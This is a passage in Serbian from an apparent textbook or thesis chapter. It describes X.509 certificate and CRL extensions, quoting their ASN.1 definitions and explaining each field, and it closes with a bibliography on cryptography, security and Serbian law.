SkipCerts ::= INTEGER (0..MAX)
```

- *Freshest CRL*

Ekstenzija definiše pristup najnovijim podacima koji su objavljeni u *CRL*-u i mora biti nekritična.
Sintaksa za definisanje Freshest *CRL* veličine može imati sledeći izgled :

```
id-ce-freshestCRL OBJECT IDENTIFIER ::=  { id-ce 46 }

FreshestCRL ::= CRLDistributionPoints
```

- *Private Internet Extensions*

Atribut definiše veličine koje se koriste u Internet Public Key infrastrukturi. Koristi se za on-line informacije o *CA* ili vlasniku sertifikata i u tom smislu definiše privatne ekstenzije.
Sintaksa za definisanje Private Internet Extensions veličine može imati sledeći izgled:

```
id-pkix  OBJECT IDENTIFIER  ::=
               { iso(1) identified-organization(3) dod(6) internet(1)
                       security(5) mechanisms(5) pkix(7) }

id-pe  OBJECT IDENTIFIER  ::=  { id-pkix 1 }
```

- *Authority Information Access*

Definiše način pristupa informacijama i servisima *CA*. Informacije i servisi mogu uključiti on-line validaciju servisa, kao i podatke o politici *CA*. Ekstenzija može biti uključena u *CA* sertifikate i mora biti nekritična.
Sintaksa za definisanje Authority Information Access veličine može imati sledeći izgled :

```
id-pe-authorityInfoAccess OBJECT IDENTIFIER ::= { id-pe 1 }

AuthorityInfoAccessSyntax  ::=
           SEQUENCE SIZE (1..MAX) OF AccessDescription

AccessDescription  ::=  SEQUENCE {
           accessMethod          OBJECT IDENTIFIER,
           accessLocation        GeneralName  }

id-ad OBJECT IDENTIFIER ::= { id-pkix 48 }

id-ad-caIssuers OBJECT IDENTIFIER ::= { id-ad 2 }

id-ad-ocsp OBJECT IDENTIFIER ::= { id-ad 1 }
```

- *Subject Information Access*

Definiše način pristupa informacijama i servisima vlasnika sertifikata u kome se atribut pojavljuje. Ukoliko je vlasnik sertifikata *CA*, u informacijama se mogu pojaviti servisi za validaciju sertifikata kao i politike *CA*. Ekstenzija može biti uključena u sertifikate subjekata ili *CA* i mora biti nekritična.
Sintaksa za definisanje Subject Information Access veličine može imati sledeći izgled:

```
id-pe-subjectInfoAccess OBJECT IDENTIFIER ::= { id-pe 11 }

SubjectInfoAccessSyntax  ::=
           SEQUENCE SIZE (1..MAX) OF AccessDescription

AccessDescription  ::=  SEQUENCE {
           accessMethod          OBJECT IDENTIFIER,
           accessLocation        GeneralName  }
```

CRL kao i *CRL* profili su definisani standardom X.509 v2 radi postizanja interoperabilnosti u okviru Internet *PKI* sistema.

Sertifikat X.509 Verzije 2 se može definisati sledećom sintaksom :

```
CertificateList  ::=  SEQUENCE  {
        tbsCertList          TBSCertList,
        signatureAlgorithm   AlgorithmIdentifier,
        signatureValue       BIT STRING  }
TBSCertList  ::=  SEQUENCE  {
        version                 Version OPTIONAL,
                                     -- if present, MUST be v2
        signature               AlgorithmIdentifier,
        issuer                  Name,
        thisUpdate              Time,
        nextUpdate              Time OPTIONAL,
        revokedCertificates     SEQUENCE OF SEQUENCE  {
             userCertificate         CertificateSerialNumber,
             revocationDate          Time,
             crlEntryExtensions      Extensions OPTIONAL
                                           -- if present, MUST be v2
                                       }  OPTIONAL,
        crlExtensions           [0]  EXPLICIT Extensions OPTIONAL
                                           -- if present, MUST be v2
                                       }

-- Version, Time, CertificateSerialNumber, and Extensions
```

U daljem tekstu, biće dat kratak opis nekih osnovnih polja koja se javljaju u navedenom sertifikatu.

- *CertificateList Fields*

Predstavlja sekvencu od tri neophodna polja :

- *tbsCertList*
  Sadrži ime izdavaoca sertifikata, datum izdavanja, datum narednog izdavanja, a opciono listu povučenih sertifikata i takođe opciono *CRL* ekstenzije. Ukoliko ne postoje povučeni sertifikati pomenuto opciono polje je prazno, a ukoliko postoje, svaki povučeni sertifikat je definisan svojim serijskom brojem i eventualno dodatnim atributima.
- *signatureAlgorithm*
  Sadrži identifikator algoritma koji koristi izdavaoc *CRL*-a za potpis CertificateList-a.
- *signatureValue*
  Sadrži digitalni potpis. *CA* koji je ujedno i izdavaoc *CRL*-a može koristiti svoj tajni ključ za potpisivanje sertifikata i *CRL*-a ili može koristiti različite tajne ključeve za potpisivanje sertifikata odnosno *CRL*-a.

- *Version*

Opciono polje koje definiše verziju *CRL*-a.

- *Signature*

Sadrži identifikator algoritma koji se koristi za potpisivanje *CRL*-a. Polje mora sadržati isti algoritam kao i signatureAlgorithm.

- *Issuer Name*

Identifikuje se izdavaoc koji je izdao i potpisao *CRL*. U posmatranom polju se mogu javiti i alternativna imena, kako je to već opisano.

- *This Update*

Definiše datum izdavanja *CRL*-a i to u obliku UTCTime ili GeneralizedTime.

- *Next Update*

Definiše datum narednog izdavanja *CRL*-a. *CRL* može biti izdato i pre navedenog datuma, ali nikako posle. Datum takođe može biti u obliku UTCTime ili GeneralizedTime.

- *Revoked Certificates*

Ukoliko nema povučenih serifikata, lista povučenih sertifikata ne postoji. U suprotnom, u listi se navode serijski brojevi sertifikata kojima su povučeni sertifikati jedinstveno identifikovani.

- *CRL Extensions*

Standard X.509 v2 *CRL* format dozvoljava definisanje privatnih ekstenzija. Svaka ekstenzija u *CRL*-u može biti definisana kao kritična ili nekritična.

- *Authority Key Identifier*

Definiše javni ključ koji odgovara tajnom ključu, a koji se koristi za potpisivanje *CRL*-a. Ključ se može definisati bilo identifikatorom ključa, bilo imenom izdavaoca i serijskim brojem. Ekstenzija je naročito korisna ukoliko izdavaoc koristi više od jednog ključa za potpisivanje. Posmatrana ekstenzija mora biti uključena u sintaksu *CRL*-a.

- *Issuer Alternative Name*

Izdavaoc *CRL* liste može imati više alternativnih imena ,što je neophodno definisati posmatranim atributom. Opcija uključuje e-mail adresu, ime *DNS*-a, *IP* adresu ili *URI* identifikator.

- *CRL Number*

Radi se o nekritičnoj ekstenziji koja predstavlja monotono rastući niz brojeva za datu *CRL*. Pomoću ove ekstenzije lako se određuje kada je određena *CRL* zamenjena drugom.
Sintaksa za definisanje *CRL* Number veličine može imati sledeći izgled :

```
id-ce-cRLNumber OBJECT IDENTIFIER ::= { id-ce 20 }

CRLNumber ::= INTEGER (0..MAX)
```

- *Issuing Distribution Point*

Predstavlja kritičnu *CRL* ekstenziju i definiše da li *CRL* podržava listu povučenih sertifikata krajnjih korisnika, svih *CA* sertifikata i odgovarajućih atributa.
Sintaksa za definisanje Issuing Distribution Point veličine može imati sledeći izgled :

```
id-ce-issuingDistributionPoint OBJECT IDENTIFIER ::= { id-ce 28 }

issuingDistributionPoint ::= SEQUENCE {
        distributionPoint                  [0]  DistributionPointName
OPTIONAL,
        onlyContainsUserCerts      [1] BOOLEAN DEFAULT FALSE,
        onlyContainsCACerts        [2] BOOLEAN DEFAULT FALSE,
        onlySomeReasons            [3] ReasonFlags OPTIONAL,
        indirectCRL                [4] BOOLEAN DEFAULT FALSE,
        onlyContainsAttributeCerts [5] BOOLEAN DEFAULT FALSE }
```

Na kraju se može zaključiti da je X.509 standardom veoma precizno definisan kako sadržaj samih digitalnih sertifikata tako i liste povučenih sertifikta. Treba imati na umu i činjenicu da je ostavljeno dovoljno mogućnosti za proširivanje liste atributa, što je od izuzetnog značaja sa stanovišta interoperabilnosti različitih sertifikacionih tela.

LITERATURA :

[1] Richard C. Daigle, Captain, USAF, An Analysis Of The Computer And Network Attack Taxonomy, Wright-Patterson Air Force Base, Ohio (2001)

[2] Gerhard Schmidt, REPORT on the existence of a global system for the interception of private and commercial communications (ECHELON interception system) (2001/2098(INI)), Temporary Committee on the ECHELON Interception System, Strasbourg (2001)

[3] Opšta enciklopedija Larousse, Librairie Larousse, Paris (1967)

[4] http://members.aol.com/egyptnew/hiero.html

[5] http://www.mesopotamia.co.uk

[6] Alvin Toffler, The Third Wave, A Bantam Books, USA, Canada (1980)

[7] http://www.ibm.com

[8] Fred Piper & Sean Murphy, Cryptography - A Very Short Introduction, Oxford (2002)

[9] http://www.symantec.com

[10] http://www.my-eTrust.com

[11] http://www.nato.com

[12] http://www.datenschutz-berlin.de

[13] Zakon o elektronskom potpisu, „Službeni glasnik republike Srbije“135/04

[14] http://www.parlament.sr.gov.yu

[15] http://www.belex.co.yu

[16] Zakonom o privatizaciji , „Službeni glasnik RS ", broj 38/01 i 18/03

[17] Zakonom o Agenciji za privatizaciju, „Službeni glasnik RS", broj 38/01

[18] Zakon o tržištu hartija od vrednosti i drugih finansijskih instrumenata, „Službeni list SRJ“ 65/2002

[19] http://www.sec.sr.gov.yu

[20] http://www.crhov.co.yu

[21] http://www.sec.gov

[22] The Association of global custodians, Baker & McKenzie, 2002-2003 Depository information-gathering project : A Report for clients and participating depositories, Washington D.C., USA (2003)

[23] IBM PC, Uvod u rad, DOS, BASIC, Stevan Milinković, Vladimir Janković, Dragan Tanaskoski, Mikro knjiga, Beograd (1987)

[24] http://www.nist.gov

[25] http://www.smart.gov

[26] http://www.rsasecurity.com

[27] http://www.rfc-editor.org

[28] Zakon o društvenom kapitalu, „Službeni list SFRJ“, broj 84/89 i 46/90

[29] Zakon o uslovima i postupku pretvaranja društvene svojine u druge oblike svojine, „Službeni Glasnik Republike Srbije“, broj 48/91, 75/91, 48/94 i 51/94

[30] Zakon o svojinskoj transformaciji, „Službeni Glasnik Republike Srbije“, broj 32/97 i 10/2001

[31] http://microsoft.com

[32] http://www.uml.org

[33] http://www.rationalrose.com

[34] A. Menezes, P. Van Orschot and S. Vanstone, Handbook of Applied Cryptography, CRC Press Inc., Boca Ration, Florida (1996)

[35] Meyer, Carl H. and Stephen M. Matyas, Cryptography: A New Dismension In Computer Data Secutiry, John Wiley & Sons, Inc., New York (1982)

[36] Bruce Schneier, Applied Cryptography, John Wiley & Sons, Inc., New York, (1996)

[37] Douglas Stinson, Cryptography, Theory and practice, CRC Press Inc, Boca Ration, Florida (1996)

[38] Robert J. Shimonski , The Best Damn Firewall Book Period, Syngress Publishing Sebastopol, California, (2003)

[39] http://www.aon.com

[40] http://www.cert.org

[41] http://www.dss.mil

[42] http://www.insecure.org

[43] Mike Schiffman, Hackers challenge, McGraw-Hill Companies, Columbus, Ohio (2001)